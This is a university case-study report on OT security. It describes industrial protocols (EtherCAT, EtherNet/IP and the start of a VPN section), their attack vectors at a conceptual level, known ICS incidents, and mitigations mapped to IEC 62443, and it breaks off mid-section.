

Technology Arts Sciences TH Köln

M.Eng Automation and IT

OT Security Case Study Report

Aniket Bagade - 11406871

Cheng-Chih Weng - 11389611

Mohammad Shattat - 11367046

Pratheek Gadagi - 11368746

Sugin Sukumaran - 11368759

Yash Junnarkar - 11358251

Mohammad Nikkhoo - 11404215

Maryam Talebi – 1137469726

Niharika Vinay Kumar - 11372619

Balakarthik Senthilvel Palani - 11412230

Sivaram Raja Rajasekaran - 11407526

March 4, 2026

Contents

1	Introduction	5
1.1	Protocols	5
1.2	Scenario 1:	5
1.3	Scenario 2	5
2	Protocols	6
2.1	EtherCAT	6
2.1.1	Introduction	6
2.1.2	Working Principle	6
2.1.3	EtherCAT in Manufacturing Plant (Example Scenario)	6
2.1.4	Potential Security Weaknesses Introduced by EtherCAT on Plant Floors	7
2.1.5	Real World Attacks	7
2.1.6	Security Evaluation of EtherCAT Against IEC 62443 Requirements [1]	7
2.2	EtherNet/IP	11
2.2.1	Structure and Architecture	11
2.2.2	OSI-Based Architecture	11
2.2.3	Working Principle	11
2.2.4	Producer-Consumer Model	12
2.2.5	Cybersecurity Incidents Relevant to EtherNet/IP Networks	12
2.2.6	Security Evaluation of Ethernet/IP Mechanisms Against IEC 62443 Re- quirements	13
2.3	VPN (Virtual Private Network)	15
2.3.1	Introduction	15
2.3.2	Working Principle	16
2.3.3	VPN in Manufacturing Plant (Example Scenario)	16
2.3.4	Potential Security Weaknesses Introduced by VPN in Plant Networks . .	16
2.3.5	CISA Known Exploited Vulnerabilities Catalog	19
2.3.6	Cybersecurity Incidents Relevant to VPN Networks	20
2.3.7	Security Evaluation of VPN Mechanisms Against IEC 62443 Requirements	21
2.4	DNS (Domain Name System)	23
2.4.1	Structure and Architecture	23
2.4.2	OSI-Based Architecture	23
2.4.3	Working Principle	24
2.4.4	Caching and Trust Model (Resolver-Centric)	24
2.4.5	Cybersecurity Incidents Relevant to DNS Networks	24
2.4.6	Security Evaluation of DNS Mechanisms Against IEC 62443 Requirements	25
2.5	HTTPS	27
2.5.1	Working Principle of HTTPS	27
2.5.2	Industrial Context of HTTPS in Automation	30
2.5.3	Security Evaluation of HTTPS Mechanisms Against IEC 62443 Require- ments	32
2.6	OPC UA	35
2.6.1	Introduction	35
2.6.2	Working Principle of OPC UA	35
2.6.3	Industrial Context and Attack Cases	37
2.6.4	Security Evaluation of OPC UA Mechanisms Against IEC 62443 Require- ments	38
2.7	SNMP	40

2.7.1	Structure and Architecture	40
2.7.2	Working Principle	41
2.7.3	SNMP in PROFINET Environments	41
2.7.4	SNMP in Manufacturing Plant (Example Scenario)	41
2.7.5	Security Weaknesses	42
2.7.6	CISA Known Exploited Vulnerabilities Catalog	43
2.7.7	Security Evaluation of SNMP Mechanisms Against IEC 62443 Require- ments	43
2.8	PROFINET	45
2.8.1	Introduction	45
2.8.2	Working Principle of PROFINET	46
2.8.3	Industrial Applications of PROFINET	47
2.8.4	Attack Vectors	48
2.8.5	Real life Attacks	49
2.8.6	Security Evaluation of PROFINET Mechanisms Against IEC 62443 Re- quirements	49
2.9	Modbus TCP/IP	52
2.9.1	Introduction	52
2.9.2	Industrial Examples	53
2.9.3	Attack Vectors	53
2.9.4	Real life Attacks	54
2.9.5	Security Evaluation of Modbus TCP Mechanisms Against IEC 62443 Requirements	55
2.10	HART	58
2.10.1	Introduction	58
2.10.2	Working Principle	58
2.10.3	Real and practical attacks	61
2.11	Security Evaluation of Wired HART Mechanisms Against IEC 62443 Requirements	64
2.12	MQTT	67
2.12.1	Structure and Architecture	67
2.12.2	OSI-Based Architecture	67
2.12.3	Working Principle	68
2.12.4	Publish-Subscribe Model	70
2.12.5	Cybersecurity Incidents Relevant to MQTT Networks	71
2.12.6	Security Evaluation of MQTT Mechanisms Against IEC 62443 Require- ments	72
2.13	PROFIBUS	74
2.13.1	Real-World Exploitation: The Stuxnet Attack on PROFIBUS-Controlled Centrifuges	76
2.13.2	Analysis of Cyberattack Vectors on PROFIBUS Fieldbus Protocols . . .	76
2.13.3	Security Evaluation of PROFIBUS DP/PA Against IEC 62443 Require- ments	77
2.13.4	Mitigation via IEC 62443 Compensating Security Measures	80
3	Scenario 1	81
3.1	Problem Statement	81
3.1.1	Security Design Methodology	81
3.2	Proposed Solution	83
3.3	Tools and Functions	84
3.3.1	Firewall Hardware – Sophos SG 125 Rev.2	84

3.3.2	Physical Testbed	85
3.3.3	Active Security Features	86
3.3.4	OPC UA Secure Server (<code>OPC_Secured_Server.py</code>)	87
3.3.5	SMB File Mover (<code>opcua_smb_mover.py</code>)	88
3.3.6	Engineer OPC UA Client (<code>OPC_Client.py</code>)	89
3.3.7	Connection Configuration	90
3.3.8	Streamlit Engineer Dashboard (<code>app.py</code>)	90
3.3.9	Python Libraries and Development Environment	92
3.4	Methodology	93
3.4.1	Network Architecture and Segmentation Strategy	93
3.4.2	OPC UA Secure Server Configuration	95
3.4.3	OPC Client and Secure File Upload Implementation	99
3.4.4	SMB Isolation and File-Mover Implementation	103
3.4.5	Firewall Rule Set	106
3.4.6	Lab Implementation Controls and Network Validation	108
3.5	IEC 62443 Compliance Mapping	111
3.6	Limitations and Residual Risk	111
3.6.1	Absence of Content-Level Malware Inspection	111
3.6.2	Dependence on Manual Certificate Management	111
3.6.3	No Intrusion Detection at Application Layer	112
3.6.4	Operational Dependency on the Central Server	112
3.6.5	Residual Risk Summary	112
3.7	Conclusion	113
4	Scenario 2	114
4.1	Problem Statement	114
4.2	Proposed Solution	114
4.3	PROFINET - Based IDS	115
4.4	Modbus TCP - Based IDS	135
4.5	Conclusion	153
4.5.1	PROFINET	153
4.5.2	MODBUS	153
A	OPC UA Server Configuration	155
B	SMB File Mover Client Implementation	160
C	Secure OPC UA Upload Client Implementation	164
D	Docker Experiment Implementation	169
D.1	Docker Compose Orchestration	169
D.1.1	Main Docker Compose File	169
D.2	HMI Container	170
D.2.1	HMI Container Dockerfile	170
D.2.2	HMI Simulator Module	170
D.2.3	Attack Scenarios Module	173
D.3	PLC Container	178
D.3.1	PLC Container Dockerfile	178
D.3.2	PLC Simulator Module	179
D.3.3	PROFINET Device Module	183
D.4	IDS-Suricata Container	187

D.4.1	IDS Container Dockerfile	187
D.4.2	Suricata Configuration	188
D.4.3	IDS Monitoring Module	196
D.4.4	Suricata Rule Set	199
E	Real Lab Experiment Using S7-1500 PLC	202
E.1	PLC 1 Code	202
E.2	PLC 2 Code	209
E.3	DSO Attack and Latency Monitoring Scripts	216
E.3.1	DSO Attack Script	216
E.3.2	Monitor Latency Script	217
E.4	Replay Attack	218
E.5	Suricata Files	219
E.5.1	Suricata YAML File	219
E.5.2	Rapid Value Change Code (<code>detect_change.lua</code>)	227
E.5.3	PROFINET Rules	228

1 Introduction

1.1 Protocols

In modern industrial environments, seamless communication between machines, controllers, and supervisory systems forms the backbone of automated manufacturing. This communication relies on a variety of industrial protocols—each designed with unique performance goals, interoperability requirements, and security characteristics. While these protocols such as OPC UA, Modbus, PROFINET, and Ethernet/IP enable efficient data exchange and process control, many were originally conceived without robust cybersecurity considerations. As a result, they often exhibit inherent weaknesses that can expose critical infrastructure to threats ranging from unauthorized access to data manipulation and operational disruption. This study systematically explores the design, working principles, and native security mechanisms of major industrial communication protocols, along with their known vulnerabilities and real-world exploitation cases. By analyzing documented attack scenarios and assessing existing mitigation strategies, the research establishes a foundation for understanding protocol-level security challenges in industrial networks. Building upon these insights, the second part of this work addresses a specific vulnerability frequently observed in industrial setups.

1.2 Scenario 1:

Unsafe file transfers using legacy Server Message Block version 1 (SMBv1) - This protocol, still prevalent in some production systems, poses critical risks due to its lack of encryption and susceptibility to well-known exploits. To mitigate this, a secure file transfer framework has been implemented based on OPC UA file-transfer, designed to ensure the safe exchange of machine program files between engineers' windows system and machines' windows XP, thereby strengthening both data integrity and overall network resilience.

1.3 Scenario 2

In various industrial automation scenarios, protocols like PROFINET and Modbus TCP have been utilized for effective and efficient real-time control operations, usually without the presence of other security mechanisms. As the protocols do not have inherent authentication, encryption, and integrity mechanisms, if an attacker gains access to the network, they can exploit the inherent vulnerabilities of the protocols to disrupt communication and control operations.

To evaluate the risk associated with using these protocols, an operational environment was created using various industrial automation equipment to conduct an attack scenario to evaluate the exploitability of the PROFINET and Modbus TCP protocols. At the same time, detection and mitigation mechanisms have been evaluated in accordance with the IEC 62443 security requirements. The scenario indicates that, in the absence of segmentation and compensating security measures, the inherent vulnerabilities of the protocols have a direct influence on operational reliability.

2 Protocols

2.1 EtherCAT

2.1.1 Introduction

EtherCAT, or Ethernet for Control Automation Technology, constitutes a high-performance, real-time fieldbus system predicated on standard Ethernet infrastructure, meticulously engineered to deliver deterministic, low-latency communication within distributed industrial automation architectures [1].

It employs an innovative “processing on the fly” paradigm, wherein Ethernet frames propagate through a logical ring topology—each slave device directly accessing, modifying, and forwarding data telegrams during transit without buffering, thereby achieving sub-microsecond cycle times and synchronization precision below one microsecond [1].

This architecture ensures exceptional jitter performance and scalability across topologies such as line, tree, or star configurations, rendering EtherCAT optimal for demanding motion control, robotics, and synchronized multi-axis applications in Industry 4.0 environments [1].

2.1.2 Working Principle

EtherCAT operates through three main mechanisms [1]:

- **Processing on the Fly:** EtherCAT slaves read and write data directly from passing Ethernet frames without storing them—each device processes telegrams during transit in a logical ring topology [1].
- **Logical Ring Communication:** The master sends a single Ethernet frame that circulates through all slaves; each slave accesses its assigned data portions (reading inputs, writing outputs) and forwards the frame within nanoseconds [1].
- **Distributed Clocks:** Synchronization across all nodes achieves sub-microsecond precision through a master clock distributed via Ethernet frames, ensuring deterministic timing for motion control and robotics [1].

2.1.3 EtherCAT in Manufacturing Plant (Example Scenario)

Consider a synchronized multi-axis robotic workcell operating within a German automotive manufacturing plant [1].

Frame Transmission from Master

The EtherCAT master (e.g., Beckhoff PLC running TwinCAT) transmits a single Ethernet frame containing process data for 100+ slaves (drives, I/O modules, sensors). The frame exits at 100 Mbit/s full-duplex, reaching the first slave within 1 μ s [1].

On-the-Fly Processing by Slaves

Each slave (e.g., KUKA robot drive at address 0x0123) reads its input data (position feedback) and writes output data (velocity setpoint) directly from the passing frame in under 200 ns. The frame continues unbuffered to the next slave (e.g., safety PLC at 0x0456), achieving a 100- μ s cycle time for the entire ring [1].

EtherCAT[®] FUNCTIONAL PRINCIPLE




Figure 2.1: EtherCAT Functional Principle: Single frame processing by multiple slaves in logical ring topology [1].

Distributed Clock Synchronization

The master's reference clock (timestamped in frame header) synchronizes all slaves' local clocks to $\pm 1 \mu\text{s}$ accuracy. Robotic axes maintain perfect phase alignment despite cabling delays up to 100 m, enabling coordinated motion paths with jitter below $1 \mu\text{s}$ —critical for high-speed pick-and-place operations [1].

2.1.4 Potential Security Weaknesses Introduced by EtherCAT on Plant Floors

EtherCAT networks introduce specific attack vectors that threaten industrial plant floor operations. Table 2.1 summarizes key vulnerabilities documented in recent ICS security research.

Key Terms: AMS (Automation Message Specification), ADS (Automation Device Specification), EAP (EtherCAT Automation Protocol), PCAP (Packet Capture), POU (Program Organisation Units).

2.1.5 Real World Attacks

Although EtherCAT was developed in 2003 by the EtherCAT Technology Group, as the protocol is still relatively new there are no evident records on how past attacks have taken place.

2.1.6 Security Evaluation of EtherCAT Against IEC 62443 Requirements [1]

This section evaluates EtherCAT's compliance with IEC 62443 security requirements, assessing inherent capabilities, identified weaknesses, and recommended mitigations [1], [4], [5].

Attack Vector	What It Means	Effect
Packet Injection	Attacker inserts forged EtherCAT frames into the bus	Devices receive manipulated I/O values, causing wrong actuator movements or unsafe behaviour
Man-in-the-Middle (MITM)	Frames intercepted and altered between master and slaves	Silent process manipulation, unexpected outputs, equipment damage
Rogue Slave / Device Spoofing	Unauthorized device pretends to be valid EtherCAT slave	Read all traffic, block updates, feed fake values into bus
MAC Spoofing	Copies MAC address of master or slave	Complete takeover of control communication
Cycle-Time Disruption	Intentionally delays real-time frame timing	Deterministic cycle breaks, jitter, motion faults, process shutdown
Unauthorized Command (EAP/T0855)	Alters controller-to-controller data	PLC reacts to falsified values, unsafe operating conditions
Operating Mode Manipulation (AMS/T0858)	Replays AMS packets to change PLC mode	PLC forced from RUN to CONFIG, stopping control logic
PLC Restart/Shut-down (AMS/T0816)	Replayed state-change messages	Unexpected PLC restart/shutdown, process downtime
Denial of Service (DoS/T0814)	Floods AMS/EtherCAT traffic	PLCs/slaves unresponsive, process halts
Control Logic Manipulation (T0833/T0831)	Captures/edits POU files, re-uploads	Executes attacker-modified logic, long-term sabotage
Network Sniffing (T0842)	Monitors AMS/EAP traffic	Learns commands for precise replay attacks

Table 2.1: EtherCAT Attack Vectors and Impacts [2], [3].

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10) [1]

- **Inherent Security** [1]

EtherCAT does not have built-in Identification & Authentication. But authentication is possible at the engineering station level [4].

- **Weakness** [2], [3]

EtherCAT does not provide native user or device authentication, so any host on the cell network can try to behave like a master or engineering station [2].

- **Mitigation** [3], [5]

Limit physical and logical access to EtherCAT ports and require strong, authenticated access on PLCs/IPC masters and engineering tools [5].

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12) [1]

- **Inherent Security** [1], [4]

Only the EtherCAT master is allowed to initiate frames on the bus, so slaves accept commands and I/O only from the configured master; authorization for who may control or reconfigure that master is handled in the PLC/controller and engineering tools that sit above EtherCAT [1].

- **Weakness** [2]

There is no role-based authorization (RBAC) in the protocol; if a device can send EtherCAT frames, it can attempt to control slaves [2].

- **Mitigation** [3]

Use controller RBAC and firewalls so that only approved masters and engineering stations can reach and command the EtherCAT segment [3].

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6) [4]

- **Inherent Security** [1], [4]

EtherCAT frames include checks such as frame checksums and error counters in each slave controller; corrupted frames are detected and discarded, and the master can localize physical errors, while Safety over EtherCAT (FSOE) adds safety CRCs, sequence counters, and consistency checks for safety-related data [4].

- **Weakness** [2], [3]

EtherCAT frames rely on simple checksums, so an on-path attacker could modify commands or sensor values without cryptographic protection [2].

- **Mitigation** [5]

Keep EtherCAT inside secured cells, add cryptographic protection on inter-zone links, and monitor for unusual command or value patterns [5].

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4) [1]

- **Inherent Security** [1]

Standard EtherCAT traffic is not encrypted [4].

- **Weakness** [2]

Traffic is unencrypted, allowing attackers with network access to read process data, recipes, and other sensitive information [2].

- **Mitigation** [3]

Run EtherCAT on dedicated, physically protected infrastructure and use encrypted tunnels when it must cross shared or untrusted networks [5].

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support) [1]

- **Inherent Security** [1]

An EtherCAT segment (line/ring/tree) is typically placed inside one automation cell and reached only via its master; firewalls, routers, and switches restrict which external hosts can access the master, while the master's single-talker model prevents other devices from injecting traffic directly onto the fieldbus [4].

- **Weakness [2]**

If EtherCAT shares a flat network with office or IIoT systems, scans and lateral movement can easily reach the fieldbus [3].

- **Mitigation [5]**

Place the EtherCAT cell in its own zone behind industrial firewalls and use VLANs/ACLs to permit only necessary traffic paths [5].

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2) [4]

- **Inherent Security [4]**

EtherCAT's deterministic, master-scheduled cycles provide bounded latency for process data; FSoE builds on this with watchdog timers, cycle counters, and connection state machines to detect missing, delayed, or repeated safety messages and force a transition to the safe state if timing or sequence errors occur [1].

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4) [1]

- **Inherent Security [1]**

Protection against overload or DoS is mainly achieved by network design: separating the EtherCAT cell from general IT traffic, limiting access to the master, and using robust switches; if communication is disrupted or delayed, FSoE-based safety functions bring actuators to a defined safe state [4].

- **Weakness [2]**

Man-in-the-middle attacks [3].

- **Mitigation [5]**

Harden and patch control hosts, rate-limit and filter traffic at cell boundaries, and define safe fallback behavior when communication degrades [5].

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity & Secure Provisioning (CR 1.9 + 802.1AR) [4]

- **Inherent Security [4]**

Each EtherCAT slave is identified by vendor ID, product code, revision, and optional serial number in its ESI description, which the master checks against the configured topology; when required, cryptographic device identities are implemented on the Ethernet/host side [1].

IEC 61784-3: Functional Safety Communication Profile (IEC 61784-3) [1]

- **Inherent Security [4]**

Safety over EtherCAT (FSoE, ETG.5100) is standardized as IEC 61784-3 FSCP 12 and TÜV-certified up to SIL 3; it uses a black-channel approach with additional safety headers, CRCs, timeouts, and sequence counters [1].

- **Weakness [2]**

Safety functions can still be misused if attackers gain access to safety controllers [3].

- **Mitigation [5]**

Strongly isolate safety PLCs, tightly control and log all safety-logic changes, and keep independent hard-wired interlocks and E-stops [5].

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 to SL 4) [1]

- **Inherent Security** [1], [4]

Correctly engineered EtherCAT cells—using segmented networks, hardened masters, restricted engineering access, and additional Ethernet-layer security—can support communication-related requirements for SL 1–3, while achieving SL 4 depends on broader organizational, physical, and cryptographic controls [5].

2.2 EtherNet/IP

2.2.1 Structure and Architecture

EtherNet/IP (Ethernet Industrial Protocol) is a network communication standard used for industrial automation, enabling the control, configuration, and data collection of industrial devices over a single network. It adapts the Common Industrial Protocol (CIP) to standard Ethernet technology [6], [7].

2.2.2 OSI-Based Architecture

EtherNet/IP follows the Open Systems Interconnection (OSI) model and implements CIP at the upper layers while using standard Ethernet and TCP/IP technologies at the lower layers [7].

- **Upper Layers (Application, Presentation, Session):** EtherNet/IP implements the Common Industrial Protocol (CIP), which is object-oriented and defines attributes (data), services (commands), and behaviours for devices. CIP is media-independent and allows interoperability with other CIP-based networks such as DeviceNet and ControlNet [6], [7].
- **Transport and Network Layers:** EtherNet/IP utilizes standard TCP/IP and UDP/IP protocols. TCP is used for reliable explicit messaging, while UDP is used for real-time implicit messaging [6], [7].
- **Lower Layers (Data Link and Physical):** EtherNet/IP uses IEEE 802.3 Ethernet standards, supporting common Ethernet speeds and infrastructure such as switches, copper, and fiber media [7].

2.2.3 Working Principle

The working principle of EtherNet/IP relies on encapsulation. CIP messages are encapsulated inside TCP or UDP packets for transmission across Ethernet networks [6], [7].

Messaging Types

EtherNet/IP defines two primary messaging types:

a) Explicit Messaging (Information)

- **Purpose:** Configuration, diagnostics, and non-time-critical data.
- **Protocol:** Uses TCP/IP for reliable, connection-oriented communication.
- **Model:** Request/Response (Client/Server) [6], [7].

b) Implicit Messaging (Control/I/O)

- **Purpose:** Real-time I/O data exchange.
- **Protocol:** Uses UDP/IP for low overhead and multicast support.
- **Format:** Cyclic, change-of-state, or polled communication [6], [7].

2.2.4 Producer-Consumer Model

EtherNet/IP uses a Producer-Consumer communication model rather than a strict source-destination model. A producing device transmits data once using multicast, and multiple consuming devices can receive it simultaneously. This improves bandwidth efficiency and supports real-time distributed control [6], [7].

2.2.5 Cybersecurity Incidents Relevant to EtherNet/IP Networks

EtherNet/IP is widely deployed in industrial automation environments where it enables real-time control, configuration, and data exchange between PLCs, drives, robots, and distributed I/O systems. Because it operates over standard TCP/IP and UDP/IP networks and is commonly integrated into flat or semi-segmented industrial Ethernet architectures, it has increasingly become exposed to modern cyber threats. Although large-scale publicly documented attacks exclusively targeting EtherNet/IP are limited, multiple real-world incidents and vulnerability disclosures demonstrate that EtherNet/IP-based control environments are realistic and viable targets.

A major example is the 2017 Triton (Trisis) malware incident, which targeted safety instrumented systems at a facility operated by Saudi Aramco. The attackers compromised controllers manufactured by Schneider Electric and attempted to manipulate safety logic to disable protective mechanisms [8]. While Triton did not directly exploit EtherNet/IP protocol flaws, it demonstrated how adversaries who gain access to industrial Ethernet networks can manipulate controller programming and safety configurations. Since EtherNet/IP is frequently used for controller communication and configuration tasks, similar access conditions could allow explicit messaging abuse for parameter modification, firmware interaction, or control logic manipulation in poorly secured environments.

Further evidence of protocol-aware industrial attacks was observed in the 2022 Industroyer2 campaign attributed to Sandworm, which targeted Ukrainian electrical infrastructure [9]. Industroyer2 was engineered to communicate directly with industrial control protocols, demonstrating that attackers are capable of building malware modules that generate valid control protocol packets. Although EtherNet/IP was not the primary protocol exploited in that incident, the attack architecture confirmed that modern ICS malware can be adapted to multiple industrial communication stacks. This establishes a credible threat model in which CIP/EtherNet/IP communications could be similarly weaponized.

In addition to nation-state attacks, formal vulnerability disclosures further highlight EtherNet/IP security risks. The Cybersecurity and Infrastructure Security Agency has issued advisories concerning EtherNet/IP-enabled products from Rockwell Automation, identifying issues such as improper input validation, denial-of-service conditions via malformed CIP packets, authentication weaknesses, and memory corruption vulnerabilities [10]. These findings demonstrate that attackers with network access can potentially craft explicit CIP messages to disrupt controller operations or interfere with real-time communications. Such vulnerabilities are particularly critical in flat Layer 2 industrial networks where implicit UDP multicast traffic and explicit TCP messaging are not cryptographically protected.

Academic research further validates these risks. Morris and Gao demonstrated practical industrial control system attacks involving protocol manipulation, including message injection and unauthorized control actions [11]. In controlled environments, researchers successfully spoofed control traffic, replayed messages, and altered operational parameters by exploiting trust assumptions in industrial communication protocols. Since traditional EtherNet/IP implementations historically lacked encryption, authentication, and integrity validation, similar techniques could be applied where network segmentation and security controls are insufficient.

EtherNet/IP, a widely used industrial protocol for real-time control and monitoring, has become an attractive target for attackers due to its inherent security weaknesses [12]. Originally designed without encryption or authentication, the protocol allows messages to be intercepted, spoofed, or manipulated, making devices vulnerable to unauthorized access and control. High-profile incidents illustrate these risks: hacktivist groups like Anonymous have exploited publicly accessible EtherNet/IP devices to disrupt operations by calling the Shutdown service, while in 2023, Rockwell Automation disclosed CVE-2023-3595, a remote code execution and denial-of-service vulnerability that was already observed in the wild. These events highlight the consequences of exposing industrial devices to untrusted networks, combined with delayed patching and limited vendor support for older devices, which further exacerbate security gaps. As EtherNet/IP continues to be adopted in Industry 4.0 environments, its lack of built-in security mechanisms underscores the urgent need for proper network segmentation, monitoring, and additional protective measures to defend critical industrial infrastructure.

Collectively, these incidents and studies confirm that EtherNet/IP environments are exposed to realistic cyber-physical threats. The primary risk arises not from the protocol design alone, but from legacy deployments that assume trusted networks and lack modern security controls. The introduction of CIP Security by ODVA addresses these concerns through TLS.

2.2.6 Security Evaluation of Ethernet/IP Mechanisms Against IEC 62443 Requirements

IEC 62443-4-2: Identification and Authentication Control (CR 1.1 – CR 1.10)

- **Inherent Security Contribution**

CIP Security User Authentication Profile adds user and device authentication using TLS channels. This satisfies many CR 1.x controls for endpoint and user identification.

IEC 62443-4-2: Use Control (Authorization) (CR 2.1 – CR 2.12)

- **Inherent Security Contribution**

CIP Security provides basic role-based access control via authenticated users and roles over TLS.

- **Security Weakness**

TOFU (Trust on First Use) model in initial certificate enrollment is vulnerable to spoofing without pre-provisioned trust.

- **Mitigation Measures**

- Vendor-signed certificates at manufacturing
- 802.1X or additional authentication controls

IEC 62443-4-2: Data Integrity (CR 3.1 – CR 3.6)

- **Inherent Security Contribution**

CIP and TLS in the EtherNet/IP Confidentiality Profile provide message authentication codes (HMAC with SHA-2) to protect against tampering and ensure integrity of data in transit.

IEC 62443-4-2: Data Confidentiality (CR 4.1 – CR 4.4)

- **Inherent Security Contribution**

EtherNet/IP Confidentiality Profile supports optional encryption via TLS cipher suites, enabling confidentiality for TCP and UDP traffic.

- **Security Weakness**

Confidentiality is optional; unencrypted traffic exposes data if not enforced.

- **Mitigation Measures**

- Mandate TLS cipher suites with encryption
- Policy enforcement on devices

IEC 62443-3-3: Restricted Data Flow (Network Segmentation Support)

- **Inherent Security Contribution**

EtherNet/IP can be deployed within segmented networks and conduits using firewalls, VLANs, and industrial security architectures mapped to IEC/ISA 62443-3-3.

- **Security Weakness**

EtherNet/IP lacks built-in zoning; exposed conduits allow unauthorized flows.

- **Mitigation Measures**

- Firewalls/VLANs for zones and conduits
- IDS monitoring of CIP traffic

IEC 62443-4-2: Timely Response to Events (Replay & Sequence Protection) (CR 6.1 – CR 6.2)

- **Inherent Security Contribution**

TLS/DTLS sequence numbers and replay protection mechanisms, plus CIP Safety time expectation and timestamp checks, help detect delayed, reordered, or replayed frames.

IEC 62443-4-2: Resource Availability (DoS Resistance) (CR 7.1 – CR 7.4)

- **Inherent Security Contribution**

DoS resistance depends on device implementation, rate limiting, and network infrastructure. Protocol security helps avoid some CPU-draining attacks.

- **Security Weakness**

Device-level DoS from floods or malformed CIP requests can overwhelm unhardened implementations.

- **Mitigation Measures**

- Rate-limiting and IDS/IPS
- Redundant zoning per IEC 62443-3-2

IEC 62443-4-2 + IEEE 802.1AR: Unique Device Identity & Secure Provisioning (CR 1.9 + 802.1AR)

- **Inherent Security Contribution**

CIP Security supports device identity via X.509 certificates tied to each node (unique certificate per device).

IEC 61784-3: Functional Safety Communication Profile

- **Inherent Security Contribution**

Uses black channel principles, timeouts, sequence counters, and unique IDs to provide safety-related communication up to SIL 3 / PL e over standard EtherNet/IP networks (CIP Safety).

IEC 62443-3-3 & 62443-4-2: Achievable Security Level (SL 0 to SL 4)

- **Inherent Security Contribution**

When EtherNet/IP is used with CIP Security (and optionally CIP Safety) in a segmented architecture, products can support higher security levels (typically up to SL 2–3).

- **Security Weakness**

Reaching SL 4 requires additional organizational and environmental measures beyond the protocol.

- **Mitigation Measures**

Implement organizational policies, environmental security measures, and adherence to IEC 62443 guidelines.

2.3 VPN (Virtual Private Network)




Figure 2.2: Secure dataflow through VPN tunnel

2.3.1 Introduction

A VPN, or virtual private network, creates a secure and encrypted connection over the internet, protecting your data and privacy. It works by routing your internet traffic through a remote server, which encrypts your data and masks your IP address, making your online activity unreadable to others and your location appear different. This allows you to safely use public

Wi-Fi, bypass censorship and geo-restrictions, and protect sensitive information from being intercepted. VPN security is quantified for different choices of parameters such as key length, mode of operation, number of users, and maintenance frequency.

2.3.2 Working Principle

A VPN operates through three main mechanisms:

- **Establishes an encrypted tunnel:** A VPN creates a private “tunnel” for your data to travel through, similar to a secure passageway over the public internet.
- **Encrypts your data:** All the data transmitted between your device and the VPN server is encrypted, making it unreadable to anyone who might try to intercept it, such as hackers on public Wi-Fi.
- **Masks your IP address:** The VPN server’s IP address replaces your own, making it appear as though you are browsing from the server’s location rather than your own.

2.3.3 VPN in Manufacturing Plant (Example Scenario)

Consider a scenario where a manufacturing plant network is located in Germany and an engineer requires remote access from Italy.

Establishing the VPN Tunnel

The engineer opens a VPN client and connects to the plant’s VPN gateway (e.g., SCALANCE S615 or similar industrial security appliance). The plant’s firewall authenticates the connection using certificates, username and password, or multi-factor authentication. Once the engineer’s identity is verified, a secure encrypted tunnel (IPsec or OpenVPN) is created between the engineer’s laptop and the plant gateway.

Secure Communication Inside the Plant

Once the tunnel is active, the engineer’s laptop virtually becomes part of the plant network. The PLCs in the plant (e.g., at IP address 192.168.10.5) can now be reached as if the engineer were physically on-site, enabling remote programming, diagnostics, and monitoring.

Data Encryption and IP Masking

Every packet of data exchanged between the laptop and the PLC (e.g., programming commands, status messages) is encrypted by the VPN software before traversing the internet. If someone attempts to intercept the data on the public network, it will appear as random encrypted bits. The public IP address seen by outsiders is that of the VPN server (the plant gateway), not the engineer’s device, protecting both the remote user and the internal plant network from direct exposure.

2.3.4 Potential Security Weaknesses Introduced by VPN in Plant Networks

When a VPN connection is established, it creates a direct, encrypted bridge into the internal plant network. This means that if anything goes wrong on the client side of the bridge (e.g., a compromised laptop, misconfiguration, or weak security policy), attackers can enter the

plant through the same encrypted tunnel. By hijacking router control, attackers can achieve “four-dimensional penetration”: lateral infiltration of other devices on the same network, vertical breaches of corporate intranets and production systems, tampering with critical control commands, and stealing core process data [13].

The numbers are staggering: ransomware attacks on manufacturing surged 46% in just one quarter, with 2,472 ransomware victims documented in Q1 2025 alone, representing a 71% increase compared to the previous year [14]. Manufacturing cybersecurity challenges are now driving record downtime and financial losses across the industry [14].

The main categories of risk include:

